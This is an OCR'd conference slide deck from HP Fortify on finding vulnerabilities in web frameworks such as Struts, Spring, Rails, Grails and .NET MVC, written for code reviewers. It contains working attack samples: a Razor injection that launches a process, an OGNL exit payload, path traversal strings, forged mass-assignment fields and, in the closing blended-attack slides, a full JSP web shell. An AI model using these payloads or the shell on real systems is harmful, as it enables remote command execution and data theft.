
Web App Framework Based Vulnerabilities

By Abraham Kang

Principal Security Researcher

HP Fortify Software Security Research

MVC in Web Frameworks



Finding Framework Vulnerabilities

- Dataflow based Vulnerabilities:
  - Dataflow Foundation
  - SQL Injection, Command Injection, Parameter Tampering, Path Manipulations (File Disclosure), XSS, HTTP Header Injection
- Non-dataflow based Vulnerabilities:
  - Request parameter binding to model objects (mass assignment), file upload and download issues, Cross Site Request Forgery (CSRF), Authentication/Authorization Bypass, Race Conditions, Exposed Objects, Unsafe Configuration Options, Information Leakage, Framework Architectural Flaws, and Password Policies

Dataflow Foundational Concepts-Concatenation

Many ways to do the same thing	
.NET	string sql = string.format(“SELECT * FROM customer OFFSET **%s**;”, offset);
Java	String sql = String.format(“SELECT * FROM customer OFFSET **%s**;”, offset);
iBatis	select * from PRODUCT order by **$preferredOrder$**
Ruby	Customer.where("name = '**#{params[:name]}**'") Customer.where("name = '” **<<** params[:name] **<<** ”'”)
Groovy	$Post.findAll(" from Post as post WHERE post.user.username='**${username}**' ") Post.findAll(" from Post as post WHERE post.user.username='” **<<** ${username} **<<** ”' ")
PHP	query = “SELECT * FROM customer OFFSET **$offset**;”; query = “SELECT * FROM customer OFFSET “**.**$offset**.**”;”; query = **implode** (‘ ‘, array (‘SELECT * FROM customer OFFSET’, **$offset** , ‘;’)); query **.=** “SELECT * FROM customer OFFSET “; query **.=** $offset; query **.=** ”;”;

Dataflow Vulns – SQL Injection

- Distinguish bind parameters from **concatenation** in SQL
- Look for methods in ORM, Hibernate, iBatis, GORM, ActiveRecord, etc. with either of the following words in them: “query”, “sql”, “execute”, “where” or “find”.
  - session.createQuery(“…”);
  - Object.find(“…”);
- Weird instances like iBatis:

```
<statement id="getProduct" resultMap="get-product-result">
select * from PRODUCT order by $preferredOrder$ </statement>
```

Dataflow Vulns – Command Injection Language

- **Need to know how to execute system commands in each language and scripting environment:**

  x = “date” + untrustedData

  y = “system” + “ ‘date’”

  system x

  exec x

  IO.popen(x) { |f| puts f.gets }

  `date`

  stdin, stdout, stderr = Open3.popen3(x)

  `#{x}` #interpolation

  eval(y), **instance_eval(y)**, **module_eval(y)** and **class_eval(y)**

- **String evaluations**

  y = “Some sting: #{exec ‘touch abc.txt’}”

- **Aliases %x(…) == system**

  output = **%x(** #{x} **)**

Dataflow Vulns – Command Injection Scripting

- View components utilize their own scripting language (OGNL, Spring EL, Unified EL, **Razor**, etc.)

Microsoft .net MVC


```
//questionUserInput = "How are you?";
string template = "Hello @Model.Name! " +
                                    questionUserInput ;
string result = Razor.Parse(template, new
                                  { Name = "John" });
Console.WriteLine("Output is: " + result);
//result == "Hello John! How are you?"
```

Dataflow Vulns – Command Injection Scripting

- View components utilize their own scripting language (OGNL, Spring EL, Unified EL, **Razor**, etc.)

```
//original
//string template = “Hello @Model.Name!  “ + userInput;

string template = "Hello @Model.Name!
@{System.Diagnostics.Process proc = new
                System.Diagnostics.Process();
   proc.EnableRaisingEvents=false;
   proc.StartInfo.FileName=\"calc\";
   proc.Start(); }";
string result = Razor.Parse(template, new
                          { Name = "John" });
Console.WriteLine("Output is: " +
                                  result);
```



Microsoft .net MVC

Dataflow Vulns – Command Injection EL

- View components utilize their own scripting language (**OGNL, Spring EL, Unified EL**, Razor, etc.)

<input type="text" name="**order.orderLine.quantity**" value="**10**" />

http://…/controller/action?**order.orderLine.quantity=10**

```
request.getAttribute("order")
   .getOrderLine().setQuantity(10);
```

http://…/control/act?**@java.lang.System@exit(1)**=10

For more information see:


http://*www.troopers.de/wp-content/.../TR11_Meder_Milking_a_horse.pdf*

http://www.mindedsecurity.com/fileshare/ExpressionLanguageInjection.pdf

Dataflow Vulns – Parameter Tampering

Bad code

```
class LoanAppController < ActiveController::Base
    def show
        @loanApp = LoanApps.find (params[“loanId”]);
```



Good code

```
class LoanAppController < ActiveController::Base
    def show
        @loanApp = current_user.loanApps.find(params[“loanId”]);
```

Dataflow Vulns – Open Redirect/Header Injection

Many ways to do the same thing	
Struts1	return new ActionForward (untrustedData, **true**)
Struts2	@Result(location="**${url}**", type="**redirect**") **<result** name="**SUCCESS**" type="**redirect**">**${url}</result>**
Rails RoR	**redirect_to** untrustedData
Spring MVC	return new ModelAndView ("**redirect**:" + untrustedData, …);
Grails GoG	new ModelAndView ("**redirect**:" + untrustedData, …);
.NET MVC	**Controller.Redirect**(untrustedData);
Zend PHP	this -> **_redirect**($untrustedData, …);

Dataflow Vulns – Path Manipulation (File Disclosure) 1

- **When untrusted data is concatenated into file paths. Can execute arbitrary *.jsp, *.asp, *.gsp, *.php, etc.**

Many ways to do the same thing	
JEE	<jsp:include path="${params.untrustedPath}" /> RequestDispatcher rd = new RequestDispatcher(untrustedPath); rd.forward()
Struts1	return new ActionForward (untrustedPath, …);
Rails	render params["untrustedPath"]
.NET MVC	return View(path); return FilePathResult(untrustedPathVar, …); return Controller.File(untrustedPathVar, …, …);
Zend	this -> _forward($untrustedPathVar, …);
PHP	<?php include "$untrustedPathVar"; ?>
Spring MVC	return ModelAndView($untrustedPathVar);

Dataflow Vulns – Path Manipulation (File Disclosure) 2

- **Struts 2 can be exploited through request parameter settable Action attributes**

```
public class UrAction extends ActionSupport {
    private String url;
    //request parameters can set the url attribute
    public getUrl() { return url; }
    public setUrl(String url) { this.url = url; }

//In Struts 2 struts.xml file where url is an Action attribute
<result name="success" >${ url }</result>

//In Struts 2 Action class annotation where url is an Action attribute
@Result(location="${ url }")
```

Struts 2 File Disclosure Demo

Dataflow Vulns – Path Manipulation (File Disclosure) 3

- **How can you execute any file extension?**

```
//Spring MVC and Groovy on Grails
return new
        ModelAndView( untrustedData, …);

/path/prefix/ + untrustedData + suffix

/path/prefix/untrustedData.jsp
```

Spring MVC File Disclosure Demo


Dataflow Vulns – Path Manipulation (File Disclosure) 3

- **Use Path Parameters**

```
//In Spring MVC and Groovy on Grails
return new ModelAndView(untrustedData , …);
/WEB-INF/jsp/ + untrustedData + suffix .ext

untrustedData = "../../WEB-INF/web.xml;x=x"

/WEB-INF/jsp/../../WEB-INF/web.xml;x=x.jsp
```



For more info see Dinis Cruz's excellent paper:
http://diniscruz.blogspot.com/2011/07/two-security-vulnerabilities-in-spring.html

Dataflow Vulns – XSS (Tags that do NOT Encode)

//**All frameworks** except Ruby on Rails

<%= customer.description %>

@Html.Raw(customer.description)

@MvcHtmlString.Create(ViewBag.HtmlOutput)

@(new HtmlString(ViewBag.HtmlOutput))

Microsoft .net MVC

${var}

Struts™

Groovy GRAILS

Spring MVC

echo $var

php

Dataflow Vulns – XSS (Disabling Encoding)

Many ways to do the same thing	
JSTL	<c:out escapeXml=”false” value=”customer.description” />
Struts1	<bean:write filter=”false” name=”description” />
Rails RoR	<%= @var.html_safe %> <%= raw @var %>
Spring MVC	ServletContext parameter defaultHtmlEscape in web.xml <#assign **htmlEscape = false** in spring>

Grails
GoG
	//affects ${var} in …/conf/Config.groovy
	grails.views.default.codec="**none**"
	*<%@page defaultCodec="**none**"%>*

Dataflow Vulns – XSS (Tags that **DO** HTML Encoding)

Many ways to do the same thing	
JSTL	**<c:out** value=”customer.description” />
Struts1	**<bean:write** name=”description” />
Rails RoR	//RoR only by default **<%=** @var %> h(var)
Spring MVC	ServletContext parameter defaultHtmlEscape in web.xml

Grails GoG	//affects ${var} in …/conf/Config.groovy
	grails.views.default.codec=”**html**"
	*<%@page defaultCodec=”**html**"%>*
	${ obj.**encodeAsHTML()** }

.NET MVC	**<%:** var %> **@**var

Non Dataflow Vulns – Mass Assignment History

- History

```
String fname = request.getParameter("fname");
String lname = request.getParameter("lname");
…
public class HelloWorldForm extends ActionForm {
    String name;
    public String getName() {  return name; }
    public void setName(String name) { this.name = name; }
```

Req Params → ActionForm → Data Isolation Object → Model Object

Model Object

Non Dataflow Vulns – Mass Assignment 1

- Model objects represent the database NOT the form

```
<form action”/updateCustomer” method=”post” >
        <input name=”customer.fname” />
        <input name=”customer.lname” />
</form>
@Entity
public class Customer {
        private long id;
        private String fname;
        private String lname;
        @OneToOne
        private Profile profile;
        …  //public getter and setters omitted for brevity
}
@Entity
public class Profile {
        private long id;
        private String username;
        private String password;
        private String role;
        private String publicKey;
        //public getter and setters omitted for brevity
}
```

Non Dataflow Vulns – Mass Assignment 2

- Attacker adds add request parameters mapped to hidden model fields or relation object attributes

```
<form action”/updateCustomer” method=”post” >
    <input name=”customer.fname” />
    <input name=”customer.lname” />
    <input name=”customer.profile.id”
value=”attacker_determined_value” />
<input name=”customer.profile.role” value=”ROLE_ADMIN” />
    <input name=”customer.profile.password” value=”xxxx…” />
</form>
```

- The attacker may update an existing profile (change another user’s password) or add a new record (in the profile table) with attacker controlled values or update any arbitrary field in the customer table.

Mass Assignment Demo

Non Dataflow Vulns – Identifying Mass Assignment

Framework	Identifying the Problem
Struts 1	Model Objects as ActionForms
Struts 2 and Stripes	"ModelDriven" Objects or Action attributes that are Model Objects
Spring MVC < 2.5	Model Objects used as Command Objects
Spring MVC 2.5+	Model Objects used as Controller method parameters
.NET MVC	Model Objects used as Controller method parameters or calls to TryUpdateModel(modelObjectInstance) or UpdateModel(modelObjectInstance)
Ruby on Rails	Request parameters directly bound into model attributes using @modelInstance.update_attributes(params[:model]) @modelInstance = Model.create(params[:model]) @modelInstance = Model.new(params[:model])
Groovy on Grails	new ModelObject(params) or x = new ModelObject(); x.properties = params
Cake Php	$this->Post->save($this->data)
Scala Play	Form<ModelClass> form = form(ModelClass.class).bindFromRequest();

Non Dataflow Vulns – Mitigating Mass Assignment

Framework	Secure Model Binding Mechanism
Rails	attr_accessible
.NET MVC	[Bind(Include="columnName")] and [Bind(Exclude="columnName")] attributes
Grails	Grails-safebindable plug-in
Spring MVC	DataBinder.setAllowedFields()
Other Frameworks(Struts 1 & 2, etc.)	Avoid request bound model objects

Non Dataflow Vulns – File Upload/Download

- Check to see if filenames are validated against having “../” or “..\” in them.
- Ensure proper white listing of file extensions.
- jsp, jspf, jspx, vbhtml, cshtml, asp, aspx, ascx, php, inc, phtml
- Check for limiting of file sizes, virus/malware scanning, content type attachment

Non Dataflow Vulns – CSRF

- Ensure proper usage of framework anti-CSRF features
  - Struts 1 has the Struts token.
  - Struts 2 has the token interceptor.
  - .NET MVC as the HTML.AntiForgeryToken() method and its corresponding [ValidateAntiForgeryToken] attribute.
  - Ruby on Rails has the *protect_from_forgery* method.
  - Groovy on Grails has the grails-anticsrf-plugin.
- If not using these check for OWASP ESAPI anti-CSRF usage


Non Dataflow Vulns – Authn/Authz Bypass

- Identify location of the filters, action wrappers, or interceptors.
- Look for consistent annotations on methods checking roles and authentication.
- Check for developer backdoors in authn/authz logic.
  - Often times it is a request parameter like devMode=true.
    - User gets in without having to authenticate or
    - Assumes super user privileges

Non Dataflow Vulns – Race Conditions

- Know which classes in the framework are singletons.
  - Actions in Struts 1 and Play are singletons.
  - If these classes have instance variables which could cause one user to see another user's data you got a problem (What are examples?)

Race Condition in Web Response Handler



Non Dataflow Vulns – Race Conditions

- Know which classes in the framework are singletons.
  - Actions in Struts 1 and Play are singletons.
  - If these classes have instance variables which could cause one user to see another user's data you got a problem (What are examples?)

```
public class MyStruts1Action extends Action  {
    private User user;

…
}
```

Non Dataflow Vulns – Exposed Objects

- Frameworks usually over expose objects in one of three ways:
  - Public methods of controller classes (action handler methods)
  - When the framework is trying to facilitate Action class method reuse or simulate “convention over configuration”.
  - When the framework allows exposed remote objects.

Non Dataflow Vulns – Exposed Objects 1

- Public methods of controller classes (action handler methods)

```
public class SensitiveController : Controller {
    public string internalOrAdminMethod(…) { …}
    public string normalMethod() {  …    }
}
```

You will be able to call the internal method with the following URL:

http://www.ursrv.com/urAppContext/sensitive/internalOrAdminMethod

Non Dataflow Vulns – Exposed Objects 2

- When the framework is trying to facilitate Action class method reuse or simulate “convention over configuration”.
  - Struts 2, supports Dynamic Method Invocation where a user could call any method in an Action class using a “**!**” bang operator but runs within the privileges on execute().
  - According to the Struts 2 documentation,

    The framework [struts 2] does support DMI [Dynamic Method Invocation], just like WebWork 2, but there are problems with way DMI is implemented. Essentially, the code scans the action name for a "**!**" character, and finding one, tricks the framework into invoking the other method instead of execute. The other method is invoked, but it uses the same configuration as the execute method, including validations. The framework "believes" it is invoking the Category action with the execute method.


    http://struts.apache.org/2.1.6/docs/action-configuration.html#ActionConfiguration-DynamicMethodInvocation

http://ursrv.com/urAppContext/someAction**!**internalOrAdminMethod.action

Non Dataflow Vulns – Exposed Objects 2

- Now admin methods can be called with public privileges

```
@Action("/sensitive")
public class SensitiveAction extends ActionSupport {
    [SecuredRoles(roles="admin")
    public String internalOrAdminMethod(…) { …}
    [public]
    public String execute() {  …    }
}
```



http://ursrv.com/urAppContext/sensitive!internalOrAdminMethod.action

Non Dataflow Vulns – Exposed Objects 3

- When the framework facilitates exposed remote objects.
  - Spring provides exporters which will allow your Spring beans to be invoked remotely as RMI, Burlap, Hessian, and HTTP exposed objects.

```
<bean name="/AccountService”
class="org.springframework.remoting.caucho.HessianServiceExporter">
    <property name="service" ref="accountService"/>
    <property name="serviceInterface"
        value="example.AccountService"/> </bean>
```

Zend_Json_Server|Zend_Rest_Server|Zend_XmlRpc_Server|
Zend_Soap_Server

addClass(…) method

For more info see: http://static.springsource.org/spring/docs/2.5.x/reference/remoting.html

Non Dataflow Vulns – Insecure Configuration

- Struts 2 has a devMode which is configured in the struts.xml with the following:

```
<constant name="struts.devMode" value="true" />
```

- Ruby on Rails by default logs all requests and the parameters sent by the request. You can turn off certain fields with the following:

```
config.filter_parameters << :password
```

- Groovy on Grails logs all requests as well (in development mode unless explicitly turned off) but you can turn it off with:

```
grails.exceptionresolver.params.exclude = ['password',
                                           'creditCard']
grails.exceptionresolver.logRequestParameters = false
```

Non Dataflow Vulns – Information Leakage

- password login error messages
  - Upon failed login you see. "Password is incorrect"
- HTML comments in rendered pages

  <!– framework code

  more framework code -->
- Missing autocomplete=false on sensitive input fields
- Error Page which echo out the URL and request parameters
  - Why is this a problem? Just seeing if you are awake.

Example Error Page

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN";
    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd>
  <html xmlns="http://www.w3.org/1999/xhtml"> <head>
  <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
   <title>Zend Framework Default Application</title></head>
  <body><h1>An error occurred</h1><h2><?= $this->message ?></h2>
   <? if ('development' == APPLICATION_ENV): ?>
   <h3>Exception information:</h3><p>
      <b>Message:</b> <?= $this->exception->getMessage() ?></p>
   <h3>Stack trace:</h3>
   <pre><?= $this->exception->getTraceAsString() ?></pre>
   <h3>Request Parameters:</h3>
   <pre><? var_dump($this->request->getParams()) ?></pre>
   <? endif ?>
```

*Example code from Zend Framework 1.8 Web Application Development

Non Dataflow Vulns – Architectural Flaws

- Struts 2 Request Parameter Binding
  - Request Parameters are bound into Action attributes. Leads to mixup and “value shadowing”.
  - URLs like the following can set session attributes:

    http://ursrv.com/urAppContext/MyAction?session.roles=admin
  - Interfaces and Spring conventions lead to over exposure of Action attributes.
  - Similar to the AuthenticationInterceptor, the RolesInterceptor verifies all users are allowed access to a particular page or validates that the user's "role" session variable matches one of the roles allowed for the action requested.
- Struts 2 Value Stack
  - Request parameters can bind any object on the value stack
  - Stores reference to currently executing Action, model driven objects, and scoped objects (#application, #session, #request, #attr and #parameters)
- DEMO

Struts 2 Request Binding Demo

Cataloging Frameworks Used by the Web Framework

- Web Frameworks are built upon other frameworks.
- This may cause the framework-based code to have vulnerabilities that are caused by the underlying frameworks that the web framework relies on.
- Catalog the frameworks and versions used by the web framework
- Search Secunia, Security Focus, OSVDB, etc. for vulnerabilities in these relied upon frameworks.

Inter-framework Interactions 1

- Spring with Struts 2
  - Actions classes can be configured to be Spring beans. The configuration typically looks like:

```
<bean name=”myAction”
                    class=”com.urcomp.web.actions.MyAction” >
    …
</bean>
```

- Do you see the problem?

Inter-framework Interactions 2

- Spring with Struts 2
  - Actions classes can be configured to be Spring beans. The configuration typically looks like:

```
<bean name="myAction"    scope="prototype"
                    class="com.urcomp.web.actions.MyAction" >
    …
</bean>
```

- Without the scope attribute all actions are singletons. You have a massive Race Condition problem.

Discovering Combined Threats

- Billy Rios called these Blended Threats.
- When two or more lower priority issues are combined into a high risk issue.
- Lets look at File Disclosure + File Upload with missed extension.

Discovering Combined Threats (con't)

- File Disclosure Scenario:
  - An attacker can view arbitrary configuration files (web.xml, applicationContext.xml, etc.) and try to access any *.jsp page on the server but cannot access *.jsp files which he is not authorized because they are protected with authorization checks.

  <**result** name="success" >**${ xurl }**</result>

  - Attacker can view the web.xml file with the following URL:
    - http://y.com/AppContext/MyAction?**xurl**=../WEB-INF/web.xml
  - Demo

Discovering Combined Threats (con't)

- File Upload Scenario:
  - An attacker can upload files to /WEB-INF/upload/.
    - The /WEB-INF is protected from direct web requests
  - He cannot use "../" or "..\" to move the files out of this directory.
  - The app is running on a JEE server
  - The following file extensions are blocked: jsp, jspx, exe, dll, php.

- Can you see the problem?

.jspf

Discovering Combined Threats (Solution)

- The attacker has a remote shell!!!!
- The attacker needs to upload a **.jspf** file which looks like the following:

```
<%@ page import="java.util.*,java.io.*"%>
<HTML><BODY>Commands with JSP
<FORM METHOD="GET" NAME="myform" ACTION="">
<INPUT TYPE="text" NAME="cmd”><INPUT TYPE="submit"
VALUE="Send”>
</FORM><pre>
<%  if (request.getParameter("cmd") != null) {
out.println("Command: " + request.getParameter("cmd") +
"<BR>");
Process p =
Runtime.getRuntime().exec(request.getParameter("cmd"));
OutputStream os = p.getOutputStream();
InputStream in = p.getInputStream();
DataInputStream dis = new DataInputStream(in);
String disr = dis.readLine();
while ( disr != null ) {
out.println(disr);
disr = dis.readLine();    }  } %>  </pre></BODY></HTML>
```

Discovering Combined Threats (Solution)

- The uploaded file ends up in /WEB-INF/uploads/attacker-file.jspf
- Normally files in /WEB-INF are not accessible from the browser but the File Disclosure vulnerability allows you to access the file through a server side forward.
- The attacker can access the file with the following URL:

  http://y.com/AppContext/MyAction?**url**=../WEB-INF/uploads/**attacker-file.jspf**

Demo of Blended Attack

Questions

?

Email: abraham.kang@hp.com